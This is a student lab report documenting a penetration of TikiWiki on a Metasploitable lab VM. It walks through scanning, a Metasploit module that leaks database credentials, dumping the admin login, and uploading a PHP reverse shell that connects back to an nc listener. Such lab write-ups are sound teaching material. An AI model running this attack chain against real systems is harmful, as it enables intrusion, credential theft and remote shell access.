California State University, Sacramento

Lab 2-Tikiwiki Penetration

Elliot Turner

Professor Dr. Jun Dai

CSC 154

June 26, 2022

Commands and Screenshots

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:42:9d:0e
          inet addr:192.168.100.4  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe42:9d0e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4669 (4.5 KB)  TX bytes:7233 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18233 (17.8 KB)  TX bytes:18233 (17.8 KB)
```

- **ifconfig to determine inet on Metasploitable virtual machine.**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::a00:27ff:feea:8422  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ea:84:22  txqueuelen 1000  (Ethernet)
        RX packets 13  bytes 2884 (2.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2430 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 156 (156.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 156 (156.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- **ifconfig to determine inet on kali virtual machine.**

```
msfadmin@metasploitable:~$ ping 192.168.100.5
PING 192.168.100.5 (192.168.100.5) 56(84) bytes of data.
64 bytes from 192.168.100.5: icmp_seq=1 ttl=64 time=0.288 ms
64 bytes from 192.168.100.5: icmp_seq=2 ttl=64 time=0.329 ms
64 bytes from 192.168.100.5: icmp_seq=3 ttl=64 time=0.460 ms

--- 192.168.100.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.288/0.359/0.460/0.073 ms
```


- **Ping 192.168.100.5 on Metasploitable to confirm connection to Kali.**

```
root@kali:~/Downloads# ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=0.354 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.195 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=0.447 ms
^C
--- 192.168.100.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2047ms
rtt min/avg/max/mdev = 0.195/0.332/0.447/0.104 ms
```

- **Ping 192.168.100.4 on Kali to confirm connection to Metasploitable.**

```
Terminal - root@kali: ~
File  Edit  View  Terminal  Tabs  Help
Nmap scan report for 192.168.100.4
Host is up (0.00010s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:42:9D:0E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.5
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.100.5 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 38.51 seconds
root@kali:~# firefox 192.168.100.4
```


- **nmap 192.168.100.4/24 to scan for IP addresses within range and it will display vulnerable ports.**




- **firefox 192.168.100.4 to confirm that the http port is accessible.**

```
root@kali:~/Downloads# dirbuster
Starting OWASP DirBuster 1.0-RC1
```


- **dirbuster to brute force the webserver to potentially locate the tikiwiki directory inside.**




- **DirBuster settings.**



- **Tikiwiki located.**



- **Result from previous command, tikikwiki is inside 192.168.100.4**



- **msfconsole to open Metasploitable, the tool that will help in the attack, displays all exploits and payloads (bullets).**

```
msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank
   Description
   ----                                              ---------------  ----
   -----------
   auxiliary/admin/tikiwiki/tikidblib                2006-11-01       normal
   TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval               2005-06-29       excellen
t  PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec   2007-10-10       excellen
t  TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec            2006-09-02       excellen
t  TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec     2012-07-04       excellen
t  Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec          2016-07-11       excellen
t  Tiki Wiki Unauthenticated File Upload Vulnerability
```

- **search tikiwki to view exploits related to tikiwiki.**

```
msf > use auxiliary/admin/tikiwiki/tikidblib
```

- **use auxiliary/admin/tikiwiki/tikidblib**

```
msf auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port
[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connect
ions
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name      Description
   ----      -----------
   Download
```

- **show options**

```
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 192.168.100.4
RHOST => 192.168.100.4
```

- **set RHOST 192.168.100.4 to set remote host and position our target.**

```
msf auxiliary(admin/tikiwiki/tikidblib) > exploit

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
```

- **exploit to expose database information, including username and password.**

```
root@kali:~# mysql -h 192.168.100.4 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MySQL [(none)]>
```

- **mysql -h 192.168.100.4 to sign into tikiwi SQL database, using the exposed username and password.**

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
4 rows in set (0.00 sec)
```

- **show databases;**.
- **use tikiwiki195 to connect to database.**

```
| tiki_users                         |
| tiki_users_score                   |
| tiki_webmail_contacts              |
| tiki_webmail_messages              |
| tiki_wiki_attachments              |
| tiki_zones                         |
| users_grouppermissions             |
| users_groups                       |
| users_objectpermissions            |
| users_permissions                  |
| users_usergroups                   |
| users_users                        |
+------------------------------------+
194 rows in set (0.00 sec)

MySQL [tikiwiki195]>
```


- **show tables to display tables within tikiwiki195.**

```
MySQL [tikiwiki195]> select * from users_users;
+--------+-------+-------+----------+----------+---------------+------------+
| userId | email | login | password | provpass | default_group | lastLogin  |
 currentLogin | registrationDate | challenge | pass_due | hash
              | created | avatarName | avatarSize | avatarFileType | avatarDa
ta | avatarLibName | avatarType | score |
+--------+-------+-------+----------+----------+---------------+------------+
|      1 |       | admin | admin    | NULL     | NULL          | 1271712540 |
  1271712540 |             NULL | NULL      |     NULL | f6fdffe48c908deb0f4
c3bd36c032e72 |    NULL | NULL      |       NULL | NULL           | NULL
   | NULL          | NULL       |     0 |
+--------+-------+-------+----------+----------+---------------+------------+
1 row in set (0.00 sec)
```


- **`select * from users_users;` to display all users from within users_users.**

```
MySQL [tikiwiki195]> select login, password from users_users;
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
1 row in set (0.00 sec)
```

- **`select login, password from users_users;` to display login and password information from the users_users**




- **After locating username and password, sign into the tikiwiki website as an admin, where we will upload the attack.**



- **Download php reverse from GitHub repository.**

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.5';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
```


- **Change IP and port inside the downloaded .php file.**



- **Upload the .php exploit into the websites backups section that requires admin permission.**

```
root@kali:~/Downloads# nc -v -l -p 4321
listening on [any] 4321 ...
```

- **nc -v -l -p 4321 to listen to port number 4321, the same port that the .php file is attempting to connect.**




- **Attempt to connect to the backup to verify with the port listener.**

```
root@kali:~/Downloads# nc -v -l -p 4321
listening on [any] 4321 ...
192.168.100.4: inverse host lookup failed: Unknown server error
connect to [192.168.100.5] from (UNKNOWN) [192.168.100.4] 44961
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
 19:45:12 up  1:09,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                18:37   22:20m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$
```

- **whoami hostname to show that we have yet to gain root access but are within metasploitable.**

```
